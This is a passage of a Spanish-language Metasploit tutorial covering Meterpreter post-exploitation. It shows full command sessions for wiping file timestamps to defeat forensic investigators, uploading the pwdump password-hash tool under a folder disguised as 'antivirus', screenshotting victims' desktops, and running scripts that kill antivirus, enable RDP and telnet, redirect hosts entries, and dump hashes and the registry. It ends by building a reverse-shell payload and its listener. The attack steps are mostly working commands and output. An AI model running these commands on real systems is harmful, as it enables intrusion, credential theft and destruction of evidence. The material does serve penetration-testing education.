meterpreter > pwd
C:Program Files
meterpreter > cd ..
meterpreter > cd Documents\ and\ Settings
meterpreter > cd P0WN3D
meterpreter > cd My\ Documents
meterpreter > ls
```

Listing: C:\Documents and Settings\P0WN3D\My Documents

```
=====
Mode          Size   Type  Last modified           Name
----          ----   ---   -----           ---
40777/rwxrwxrwx  0     dir   Wed Dec 31 19:00:00 -0500 1969 .
40777/rwxrwxrwx  0     dir   Wed Dec 31 19:00:00 -0500 1969 ..
40555/r-xr-xr-x  0     dir   Wed Dec 31 19:00:00 -0500 1969 My Pictures
100666/rw-rw-rw- 28    fil   Wed Dec 31 19:00:00 -0500 1969 test.txt
meterpreter > timestamp test.txt -v
Modified       : Sun May  3 04:30:36 -0400 2009
Accessed       : Sun May  3 04:31:51 -0400 2009
Created        : Sun May  3 04:30:08 -0400 2009
Entry Modified: Sun May  3 04:31:44 -0400 2009
```

Ahora, echemos un vistazo a fechas / data MAC solicitadas. Vemos que el archivo fue creado recientemente. Vamos a hacernos un poco el tonto y hacer como si esta fuera una herramienta Super-Secreta que tenemos que esconder (test.txt). Una manera de hacer esto podría ser transformando la fecha MAC para que coincida con la fecha MAC de otro archivo en el sistema. Podemos copiar los tiempos / fecha MAC de cmd.exe a test.txt para hacer la mezcla un poco mejor.

```
meterpreter > timestamp test.txt -f C:/WINNT/system32/cmd.exe
[*] Setting MACE attributes on test.txt from C:\WINNT\system32\cmd.exe
meterpreter > timestamp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed     : Sun May 03 05:14:51 -0400 2009
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009
```

Eso es! Ahora parece como si el archivo text.txt fue creado en diciembre de 1999. Veamos como se ve esto desde Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 12/7/1999 7:00:00 AM
Last Accessed: 5/3/2009 3:11:16 AM
Last Modified: 12/7/1999 7:00:00 AM
```

Exito! fíjate que hay algunas pequeñas diferencias entre los tiempos a través de Windows y MSF. Esto se debe a la forma en que se muestran las zonas horarias. Windows muestra los tiempos en -0600, mientras que MSF muestra los tiempos de como -0500. Cuando se ajuste la diferencia horaria, podemos ver que coinciden. Observe también que el acto de comprobación de la información dentro de archivos de Windows ha alterado el tiempo del último acceso. Esto viene a demostrar lo frágiles que pueden llegar a ser las fechas MAC, así que debe tenerse cuando se interactúa con ellas

Vamos ahora a hacer un cambio un poco distinto. En cuando al ejemplo anterior, lo mejor que podemos esperar es que sea más difícil para un investigador determinar cuándo se realizaron los cambios realmente. En estas situaciones, timestamp tiene una gran opción (-b para el blanqueado), donde se reducen a cero los los tiempos MAC de un archivo. Echemos un vistazo.

```
meterpreter > timestamp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed     : Sun May 03 05:16:20 -0400 2009
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009

meterpreter > timestamp test.txt -b
[*] Blanking file MACE attributes on test.txt
meterpreter > timestamp test.txt -v
[-] Error running command timestamp: Invalid MACE values
/pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/priv/fs.rb:45:in
`get_file_mace'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/priv/timestamp.rb:91:in `cmd_timestamp'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:63:in
`parse'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:53:in
`each_pair'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:53:in
`parse'/pentest/exploits/framework3/lib/rex/post/meterpreter/packet_dispatcher.rb:78:in
`each_with_index'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`each'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`each_with_index'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`parse'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/priv/timestamp.rb:65:in `cmd_timestamp'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:94:in
`run_command'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:196:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`each'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:60:in
`interact'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:123:in
`call'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:123:in
`run'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:58:in
`interact'/pentest/exploits/framework3/lib/msf/base/sessions/meterpreter.rb:181:in
`_interact'/pentest/exploits/framework3/lib/rex/ui/interactive.rb:48:in
`interact'/pentest/exploits/framework3/lib/msf/ui/console/command_dispatcher/core.rb:997:in
`cmd_sessions'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:196:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`each'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single'/pentest/exploits/framework3/lib/msf/ui/console/command_dispatcher/exploit.rb:143:in
`cmd_exploit'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
```

```

`send '/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command' /pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:196:in
`run_single' /pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`each' /pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single' /pentest/exploits/framework3/lib/rex/ui/text/shell.rb:127:in `run' ./msfconsole:82

```

Este no es el típico mensaje de error que nos jode a todos :D, sino que para nosotros es muy buena señal. Después de la reducción a cero los tiempos MAC, timestamp no pudo analizar las entradas MAC correctamente. Esto es muy interesante, ya que en algunas herramientas forenses saldrán el mismo problema, y se bloqueará al toparse con entradas como ésta. Vamos a ver cómo se ve el archivo en Windows.

```

File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 1/1/1601
Last Accessed: 5/3/2009 3:21:13 AM
Last Modified: 1/1/1601

```

Muy interesante! Tenga en cuenta que los tiempos / fechas ya no se muestran, y los datos se establecen a enero de 1601. :D Justo cuando nascio el archiconocido astronomo Tycho Brahe..

Sugerencias: <http://en.wikipedia.org/wiki/1601> # Nota

```

meterpreter > cd C:\\WINNT
meterpreter > mkdir antivirus
Creating directory: antivirus
meterpreter > cd antivirus
meterpreter > pwd
C:\\WINNT\\antivirus
meterpreter > upload /pentest/windows-binaries/passwd-attack/pwdump6
c:\\WINNT\\antivirus\\
[*] uploading   : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe ->
c:WINNTantivirusPwDump.exe
[*] uploaded    : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe ->
c:WINNTantivirusPwDump.exe
[*] uploading   : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll ->
c:WINNTantivirusLsaExt.dll
[*] uploaded    : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll ->
c:WINNTantivirusLsaExt.dll
[*] uploading   : /pentest/windows-binaries/passwd-attack/pwdump6/pwservice.exe ->
c:WINNTantiviruspwservice.exe
[*] uploaded    : /pentest/windows-binaries/passwd-attack/pwdump6/pwservice.exe ->
c:WINNTantiviruspwservice.exe
meterpreter > ls

Listing: C:\\WINNT\\antivirus
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----                --
40777/rwxrwxrwx  0       dir   Wed Dec 31 19:00:00 -0500 1969 .
40777/rwxrwxrwx  0       dir   Wed Dec 31 19:00:00 -0500 1969 ..
100666/rw-rw-rw- 61440    fil   Wed Dec 31 19:00:00 -0500 1969 LsaExt.dll
100777/rwxrwxrwx 188416   fil   Wed Dec 31 19:00:00 -0500 1969 PwDump.exe
100777/rwxrwxrwx  45056    fil   Wed Dec 31 19:00:00 -0500 1969 pwservice.exe
100666/rw-rw-rw-  27      fil   Wed Dec 31 19:00:00 -0500 1969 sample.txt
meterpreter > cd ..

```

Vale... con nuestros archivos subidos, ahora vamos a ejecutar timestamp sobre los archivos para despistar a cualquier posible investigador.

```

meterpreter > timestamp antiviruspwdump.exe -v
Modified : Sun May 03 05:35:56 -0400 2009
Accessed : Sun May 03 05:35:56 -0400 2009
Created : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestamp antivirusLsaExt.dll -v
Modified : Sun May 03 05:35:56 -0400 2009
Accessed : Sun May 03 05:35:56 -0400 2009
Created : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestamp antivirus -r
[*] Blanking directory MACE attributes on antivirus

meterpreter > ls
[-] Error running command ls: bignum too big to convert into `long'However, there is
something to consider in this case. We have hidden when an action occurred, yet it will
still be very obvious to an investigator where activity was happening.
/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`at'/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`mtime'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/fs.rb:237:in
`cmd_ls'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/fs.rb:230:in
`each'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/fs.rb:230:in
`cmd_ls'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command'/pentest/exploits/framework3/lib/rex/post/meterpreter

```

Como puede verse, meterpreter ya no puede obtener un listado del directorios apropiado.

Sin embargo, hay algo a considerarse en este caso. Hemos escondido bien el cuando una acción se produjo, pero, todavía estará muy claro para un investigador la actividad que ha sucedido. ¿Qué haríamos si quisiésemos ocultar, tanto como cuando fue subido una caja de herramientas como donde fue subido?

La forma más fácil de abordar esta cuestión es poner a cero los tiempos de la unidad completa. Esto hará que el trabajo del investigador sea muy, muy difícil, ya que el típico análisis de línea de tiempo no será posible. Veamos, primero vamos a mirar a nuestro directorio WINNTsystem32.

[Archivo:Timestomp 01.png](#)((corregir error))

Ok, todo parece normal, para nosotros, claro. Ahora, le vamos a agitar un poco el sistema de ficheros hasta quedar este muy mal!

```

meterpreter > pwd
C:\WINNTantivirus
meterpreter > cd ../../
meterpreter > pwd
C:
meterpreter > ls

Listing: C:\

Mode          Size      Type  Last modified           Name
----          ----      ----  -----                -----
100777/rwxrwxrwx 0       fil   Wed Dec 31 19:00:00 -0500 1969 AUTOEXEC.BAT
100666/rw-rw-rw- 0       fil   Wed Dec 31 19:00:00 -0500 1969 CONFIG.SYS
40777/rwxrwxrwx 0       dir   Wed Dec 31 19:00:00 -0500 1969 Documents and Settings
100444/r--r--r-- 0       fil   Wed Dec 31 19:00:00 -0500 1969 IO.SYS
100444/r--r--r-- 0       fil   Wed Dec 31 19:00:00 -0500 1969 MSDOS.SYS
100555/r-xr-xr-x 34468   fil   Wed Dec 31 19:00:00 -0500 1969 NTDETECT.COM
40555/r-xr-xr-x 0       dir   Wed Dec 31 19:00:00 -0500 1969 Program Files
40777/rwxrwxrwx 0       dir   Wed Dec 31 19:00:00 -0500 1969 RECYCLER
40777/rwxrwxrwx 0       dir   Wed Dec 31 19:00:00 -0500 1969 System Volume Information
40777/rwxrwxrwx 0       dir   Wed Dec 31 19:00:00 -0500 1969 WINNT
100555/r-xr-xr-x 148992  fil   Wed Dec 31 19:00:00 -0500 1969 arcldr.exe
100555/r-xr-xr-x 162816  fil   Wed Dec 31 19:00:00 -0500 1969 arcsetup.exe
100666/rw-rw-rw- 192    fil   Wed Dec 31 19:00:00 -0500 1969 boot.ini
100444/r--r--r-- 214416  fil   Wed Dec 31 19:00:00 -0500 1969 ntldr
100666/rw-rw-rw- 402653184 fil   Wed Dec 31 19:00:00 -0500 1969 pagefile.sys

```

```

meterpreter > timestamp C:\ -r
[*] Blanking directory MACE attributes on C:\
meterpreter > ls
[-] Error running command ls: bignum too big to convert into `long'
/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in `at' /pentest/exploits/framework3/lib/rex
/post/file_stat.rb:66:in `mtime' /pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/fs.rb:237:i
n /lib/rex/ui/text/dispatcher_shell.rb:191:in `run_single' /pentest/exploits/framework3/lib/rex/ui/text/shell.rb:127:in `run' ./msfconsole:82

```

Así, Luego que.. ¿Windows no lo ve?

[Archivo:Timestomp 02.png](#) ((corregir erro))

Increíble. Windows no tiene idea de lo que está pasando (vamos que ni se empana), y muestra las fechas locas por todos los lados.

Aunque; no te emociones ni confíes mucho. Porqué al realizar esta acción dejas en evidencia que algo raro ha ocurrido en el sistema. Además, existen muchas fuentes distintas con información sobre tiempos en un sistema Windows. Si un investigador forense, se encontró con un sistema que ha sido modificado de esta manera, correrá hacia estas fuentes de información alternativas. Sin embargo, el costo de la realización de la investigación acaba de incrementarse considerablemente.

## 9.9 [Captura de pantalla](#)

# Captura de pantalla

Con la última actualización de Metasploit Framework (3.3) se incremento un trabajo bastante excepcional desde el equipo de desarrollo de Metasploit. Hemos aprendido mucho en capítulos anteriores sobre el impresionante poder de Meterpreter. Pero aun queda mas... otra característica adicional es la capacidad de capturar el escritorio de las víctimas y guardarlos en el sistema. Echemos un vistazo a cómo funciona esto. Se supone que ya tiene una shell con meterpreter, ahora vamos a echar un vistazo a lo que está en la pantalla de las víctimas.

```

[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 -> 192.168.1.104:4444)

meterpreter > ps
Process list
=====

  PID  Name          Path
  --  --  -----
 180  notepad.exe   C:\WINDOWS\system32\notepad.exe
 248  snmp.exe      C:\WINDOWS\System32\snmp.exe
 260  Explorer.EXE C:\WINDOWS\Explorer.EXE
 284  surgemail.exe c:\surgemail\surgemail.exe
 332  VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
 612  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 620  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
 648  ctfmon.exe    C:\WINDOWS\system32\ctfmon.exe
 664  GrooveMonitor.exe C:\Program Files\Microsoft Office\Office12\GrooveMonitor.exe
 728  WZCSLDR2.exe  C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
 736  jushed.exe    C:\Program Files\Java\jre6\bin\jushed.exe
 756  msmsgs.exe   C:\Program Files\Messenger\msmsgs.exe
 816  smss.exe      \SystemRoot\System32\smss.exe
 832  alg.exe       C:\WINDOWS\System32\alg.exe
 904  csrss.exe     \?\C:\WINDOWS\system32\csrss.exe
 928  winlogon.exe  \?\C:\WINDOWS\system32\winlogon.exe
 972  services.exe  C:\WINDOWS\system32\services.exe
 984  lsass.exe     C:\WINDOWS\system32\lsass.exe
1152  vmacthlp.exe C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1164  svchost.exe   C:\WINDOWS\system32\svchost.exe
1276  nauth.exe     c:\surgemail\nauth.exe
1296  svchost.exe   C:\WINDOWS\system32\svchost.exe
1404  svchost.exe   C:\WINDOWS\System32\svchost.exe
1500  svchost.exe   C:\WINDOWS\system32\svchost.exe
1652  svchost.exe   C:\WINDOWS\system32\svchost.exe
1796  spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
1912  3proxy.exe    C:\3proxy\bin\3proxy.exe
2024  jqs.exe       C:\Program Files\Java\jre6\bin\jqs.exe
2188  swatch.exe   c:\surgemail\swatch.exe
2444  iexplore.exe  C:\Program Files\Internet Explorer\iexplore.exe
3004  cmd.exe       C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 260
[*] Migrating to 260...

```

```
[*] Migration completed successfully.  
meterpreter > use espia  
Loading extension espia...success.  
meterpreter > screenshot /tmp/moo.bmp  
[*] Image saved to /tmp/moo.bmp  
Opening browser to image...
```

Podemos ver su eficacia migrando al explorer, pero asegúrese de que el proceso que está en su meterpreter tiene acceso a computadoras de escritorio, activadas, caso contrario esto no funcionará. Echemos una ojeada en el escritorio de las víctimas.

## 10 [Scripting en Meterpreter](#)

# ESCRIBIENDO TU PROPIO SCANNER

Una de las características más potentes de Meterpreter es la versatilidad y la facilidad de añadir características adicionales. Esto se logra a través del entorno de programación Meterpreter. Esta sección cubre la automatización de tareas en una sesión Meterpreter a través de la utilización de este entorno de programación, ¿cómo usted puede tomar ventaja de secuencias de comandos Meterpreter, y cómo escribir sus propios scripts para resolver sus necesidades únicas?.

Antes de comenzar con esto, vale la pena mencionar las muchas otras cosas que abarca. Al igual que todo el marco Metasploit, los scripts que se escriben en formato ejecutable ruby (.rb) en Ruby y ubicado en el directorio principal de Metasploit en scripts / meterpreter. Si usted no está familiarizado con Ruby, un gran recurso para el aprendizaje de rubí es el libro en línea "de programación Ruby" <http://www.rubycentral.com/book/>.

**Nota:**Estas páginas las coloco yo como un adicional para la mejor comprensión del entorno del Ruby ya que lastimosamente a mi no me sirvio de mucho la fuente que cita en el documento original., espero les sirva:

**Dar un vistazo rápido a ruby y entenderlo un poco en tan solo 20 minutos minitutorial.**

<http://www.ruby-lang.org/es/documentation/quickstart/>

**Documentación general organizada por temas de ruby, totalmente en español**

<http://www.ruby-lang.org/es/documentation/>

**Comparando ruby con PHP "para programadores"**

<http://www.ruby-lang.org/es/documentation/ruby-from-other-languages/to-ruby-from-php/>

Antes de comenzar, por favor, tómese unos minutos para revisar el actual repositorio de scripts en Meterpreter <http://dev.metasploit.com/redmine/projects/framework/repository/show/scripts/meterpreter>. Este es un gran recurso a utilizar para ver cómo otros se acercan a los problemas y, posiblemente orientarnos e inclusive pedir prestado el código que pueden ser de utilidad para usted.

## 10.1 [Secuencias de comandos existentes Meterpreter](#)

# Secuencias de comandos existentes Meterpreter

Metasploit viene con variadas secuencias de comandos útiles que pueden ayudar en el Metasploit Framework. Estos scripts son normalmente realizadas por terceros y, finalmente, aprobada en el repositorio de subversión. Vamos a recorrer algunos de ellos y caminando a través de ellos para ver cómo los puede utilizar en su propia prueba de penetración.

Los scripts se mencionan a continuación están destinados a ser utilizados con una sesión Meterpreter después del comprometimiento con éxito de un objetivo. Una vez que usted ha ganado una sesión con el objetivo de poder utilizar estas secuencias de comandos que mejor se adapte a sus necesidades.

El script 'checkvm', como su nombre indica muestra si usted esta trabajando con una Maquina virtual. Esta información puede ser muy útil.

```
meterpreter > run checkvm

[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
```

Los controles del script 'getcountermeasure' muestra la configuración de seguridad en el sistema que se puede deshabilitar a las víctimas y otras medidas de seguridad tales como A / V, Firewall, y mucho más:

```
meterpreter > run getcountermeasure

[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode = Disable
[*] Exception mode = Enable
[*]
[*] Standard profile configuration:
[*] -----
[*] Operational mode = Disable
[*] Exception mode = Enable
[*]
[*] Local Area Connection 6 firewall configuration:
[*] -----
[*] Operational mode = Disable
[*]
[*] Checking DEP Support Policy...
```

El script 'getgui' se utiliza para habilitar RDP en un sistema de destino si está deshabilitado. (Es usado para conexiones remotas, escritorio remoto)

```
meterpreter > run getgui

Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u -p

OPTIONS:

-e   Enable RDP only.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.

meterpreter > run getgui -e

[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
```

El script 'gettelnnet' se utiliza para habilitar telnet a la víctima si está deshabilitado.

```
meterpreter > run gettelnet

Windows Telnet Server Enabler Meterpreter Script
Usage: gettelnet -u -p

OPTIONS:

-e   Enable Telnet Server only.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.

meterpreter > run gettelnet -e

[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*] The Telnet Server Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
```

El script 'KillAV' se puede utilizar para deshabilitar los programas antivirus más ejecuta como un servicio en un objetivo.

```
meterpreter > run killav

[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
```

El script 'get\_local\_subnets' se utiliza para obtener la máscara de subred local de una víctima. Esto puede ser muy útil la información a tener para girar.

```
meterpreter > run get_local_subnets

Local subnet: 10.211.55.0/255.255.255.0
```

La secuencia de comandos 'hostsedit' Meterpreter es para agregar las entradas a los anfitriones de archivos de Windows. Puesto que Windows comprobará el archivo de hosts primero en lugar del servidor DNS configurado, también contribuirá a desviar el tráfico a una entrada o entradas falsas. Cualquiera de una sola entrada se puede proporcionar o una serie de entradas se puede proporcionar un archivo que contiene una entrada por línea.

```
meterpreter > run hostsedit

OPTIONS:

-e   Host entry in the format of IP,Hostname.
-h   Help Options.
-l   Text file with list of entries in the format of IP,Hostname. One per line.

Example:

run hostsedit -e 127.0.0.1,google.com
run hostsedit -l /tmp/fakednsentries.txt

meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com
[*] Making Backup of the hosts file.
[*] Backup located in C:\WINDOWS\System32\drivers\etc\hosts62497.back
[*] Adding Record for Host www.microsoft.com with IP 10.211.55.162
[*] Clearing the DNS Cache
```

La secuencia de comandos 'remotewinenum' van a enumerar la información del sistema a través de wmic víctima. Tome nota que estos sucesos son almacenados, quizas nos toque borrar huellas lluego despues de usar este script.

```
meterpreter > run remotewinenum

Remote Windows Enumeration Meterpreter Script
This script will enumerate windows hosts in the target environment
given a username and password or using the credential under which
Meterpreter is running using WMI wmic windows native tool.

Usage:

OPTIONS:

-h Help menu.
-p Password of user on target system
-t The target address
-u User on the target system (If not provided it will use credential of process)

meterpreter > run remotewinenum -u administrator -p ihazpassword -t 10.211.55.128

[*] Saving report to /root/.msf3/logs/remotewinenum/10.211.55.128_20090711.0142
[*] Running WMIC Commands ....
[*]     running command wimic environment list
[*]     running command wimic share list
[*]     running command wimic nicconfig list
[*]     running command wimic computersystem list
[*]     running command wimic useraccount list
[*]     running command wimic group list
[*]     running command wimic sysaccount list
[*]     running command wimic volume list brief
[*]     running command wimic logicaldisk get description,filesystem,name,size
[*]     running command wimic netlogin get name,lastlogon,badpasswordcount
[*]     running command wimic netclient list brief
[*]     running command wimic netuse get name,username,connectiontype,localname
[*]     running command wimic share get name,path
[*]     running command wimic nteventlog get path,filename,writeable
[*]     running command wimic service list brief
[*]     running command wimic process list brief
[*]     running command wimic startup list full
[*]     running command wimic rdtoggle list
[*]     running command wimic product get name,version
[*]     running command wimic qfe list
```

El script 'winenum' hace de una herramienta muy detallada enumeración de las ventanas. Volcado de ficheros, hashes y mucho más.

```
meterpreter > run winenum

[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf3/logs/winenum/10.211.55.128_20090711.0514-99271/10.211.55.128_20090711.0514-99271.txt
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net accounts /domain
[*]     running command net session
[*]     running command net share
[*]     running command net group
[*]     running command net user
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
```

```

[*]      running command tasklist /svc
[*]      running command tasklist /m
[*]      running command gpresult /SCOPE COMPUTER /Z
[*]      running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*]      running command wmic computersystem list brief
[*]      running command wmic useraccount list
[*]      running command wmic group list
[*]      running command wmic service list brief
[*]      running command wmic volume list brief
[*]      running command wmic logicaldisk get description,filesystem,name,size
[*]      running command wmic netlogin get name,lastlogon,badpasswordcount
[*]      running command wmic netclient list brief
[*]      running command wmic netuse get name,username,connectiontype,localname
[*]      running command wmic share get name,path
[*]      running command wmic nteventlog get path,filename,writeable
[*]      running command wmic process list brief
[*]      running command wmic startup list full
[*]      running command wmic rdtoggle list
[*]      running command wmic product get name,version
[*]      running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!

```

El script 'scraper' puede mostrar información del sistema mas profundamente, incluyendo todo el Registro. Los resultados de este comando se guardan en /root/.msf3/logs/scraper/10.211.55.128:4444...

```

meterpreter > run scraper

[*] New session on 10.211.55.128:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\LQTEhIqo.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\GHMUdVWt.reg)

```

De los ejemplos de arriba podemos ver que hay varios script "secuencias de comandos" Meterpreter que nosotros podemos utilizar para enumerar mucha información, desactivar el antivirus, habilitar RDP, y mucho mucho más ..

## 10.2 [La configuración del entorno](#)

# Escribiendo Script Meterpreter

Hay algunas cosas que necesitas tener en mente al crear un script meterpreter nuevo.

- \* No todas las versiones de Windows son los mismo.
- \* Algunas versiones de Windows tienen las contramedidas de seguridad para algunos de los comandos
- \* No todas las herramientas de línea de comandos se encuentran en todas las versiones de Windows.
- \* Algunas de las herramientas de línea de comando varían dependiendo de la versión de Windows

En pocas palabras, las mismas limitaciones que tiene cuando se trabaja con métodos de explotación estándar. MSF puede ser de gran ayuda, pero no puede cambiar los fundamentos de ese objetivo. Teniendo esto en cuenta puede ahorrar un montón de frustración en el camino. Así que sigue la versión de su blanco y el Service Pack de Windows en mente, y construir al mismo.

Para nuestros propósitos, vamos a crear una independiente binaria que se ejecuta en el sistema de destino que va a crear un shell inversa Meterpreter de vuelta a nosotros. Esto descarta cualquier problema con un exploit a medida que trabajamos a través de nuestro desarrollo de guiones.

```
root@bt4:~# cd /pentest/exploits/framework3/
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.1.184 X > Meterpreter.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 310
Options: LHOST=192.168.1.184
```

Maravilloso. Ahora, movemos el ejecutable para nuestra máquina Windows que será nuestro objetivo para el guión que vamos a escribir. Sólo tenemos que crear nuestro oyente. Para ello, vamos a crear un pequeño script para poner en marcha múltiples controlador para nosotros.

```
root@bt4:/pentest/exploits/framework3# touch meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo use exploit/multi/handler >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set PAYLOAD
windows/meterpreter/reverse_tcp >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set LHOST 192.168.1.184 >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set ExitOnSession false >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo exploit -j -z >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# cat meterpreter.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.184
set ExitOnSession false
exploit -j -z
```

Aquí estamos utilizando el *exploit multi handler* para recibir nuestro *payload*, se especifica que el payload es un PAYLOAD reverse\_tcp Meterpreter, se establece EL PAYLOAD, nos aseguramos de que el controlador de SESIONES no salga una vez que reciba un período de sesiones ya que podría necesitar volver a establecer si se causa un error o puede ser que se de, de acuerdo a las pruebas con versiones diferentes de Windows desde sistemas objetivos diferentes.

Mientras trabajaba en los script, vamos a guardar los scripts de prueba a / pentest/exploits/framework3/scripts/meterpreter para que pueda ser ejecutado.

Ahora, lo único que queda es poner en marcha con nuestros msfconsole nuestra secuencia de recursos.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole -r meterpreter.rc

=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- ---[ 384 exploits - 231 payloads
+ -- ---[ 20 encoders - 7 nops
=[ 161 aux

resource> use exploit/multi/handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 192.168.1.184
LHOST => 192.168.1.184
resource> set ExitOnSession false
ExitOnSession => false
resource> exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...>
```

